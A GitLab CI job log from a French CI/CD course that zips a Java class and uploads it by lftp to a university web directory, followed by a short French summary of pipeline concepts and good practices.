1 Running with gitlab-runner 16.3.0 (8ec04662)
2 on Shared Runners Linux 1c9d9174, system ID: 5.79f7fe7e08ad
3 Preparing the "docker" executor
4 Using Docker executor with image finalgene/openssh ...
5 Putting docker image finalgene/openssh ...
6 Using docker image sha256:883b17cd1124a3c8a296c4c567ddc55988e095128ad86729fb9d2a57a4e877cc for finalgene/openssh with digest finalgene/openssh@sha2
56:0272f8e0ef0344eacf71c2dfb53ba8397ff47d7cf2e46c5c40c5f209e81d19e8 ...
7 Preparing environment
8 Running on runner-1c9d9174-project-6288-concurrent-0 via bigci...
9 Getting source from Git repository
10 Fetching changes with git depth set to 20...
11 Initialized empty Git repository in /builds/fmichel/cicd_course_samples/.git/
12 Created fresh repository.
13 Checking out 79398d38 as detached HEAD (ref is 10_example)...
14 Skipping Git submodules setup
15 Downloading artifacts
16 Downloading artifacts for build (110409)...
17 Downloading artifacts from coordinator... ok          host=gite.lirmm.fr id=110409 responseStatus=200 OK token=d4_UPtUW
18 Executing "step_script" stage of the job script
19 Using docker image sha256:883b17cd1124a3c8a296c4c567ddc55988e095128ad86729fb9d2a57a4e877cc for finalgene/openssh with digest finalgene/openssh@sha2
56:0272f8e0ef0344eacf71c2dfb53ba8397ff47d7cf2e46c5c40c5f209e81d19e8 ...
20 $ echo $PACKAGE_NAME
21 hello-1.0.zip
22 $ cat Hello.class | gzip > $PACKAGE_NAME
23 $ echo "<a href=\"$PACKAGE_NAME\">Last version -> $PACKAGE_NAME</a>" > index.html
24 $ apk add lftp
25 fetch https://dl-cdn.alpinelinux.org/alpine/v3.18/main/x86_64/APKINDEX.tar.gz
26 fetch https://dl-cdn.alpinelinux.org/alpine/v3.18/community/x86_64/APKINDEX.tar.gz
27 (1/3) Installing libgcc (12.2.1_git20220924-r10)
28 (2/3) Installing libstdcxx (12.2.1_git20220924-r10)
29 (3/3) Installing lftp (4.9.2-r5)
30 Executing busybox-1.30.1-r0.trigger
31 OK: 34 MiB in 43 packages
32 $ lftp -u $IUT_USER,$IUT_PASSW -e "set ftp:ssl-allow 0; cd public_html; put $PACKAGE_NAME index.html; bye;" sftp://ftpinfo.iutmontp.univ-montp2.fr
33 Cleaning up project directory and file based variables
34 Job succeeded
```

Conclusion

À connaître

- **stages** : définit les étapes du pipeline de CI/CD
- **stage** : définit le nom d'une étape
- **job** : tâche associée à un stage
- **artifacts** : fichiers et dossiers produits par un job
- **GitLab runner** : application exécutant les jobs
- **variables** : permet une programmation avancée du pipeline

Bonnes pratiques

- utiliser les stages par défaut : **build**, **test**, **deploy**
- **données sensibles** ⇒ définition de variables/fichiers via l'UI
- utiliser des **images précises pour les runners**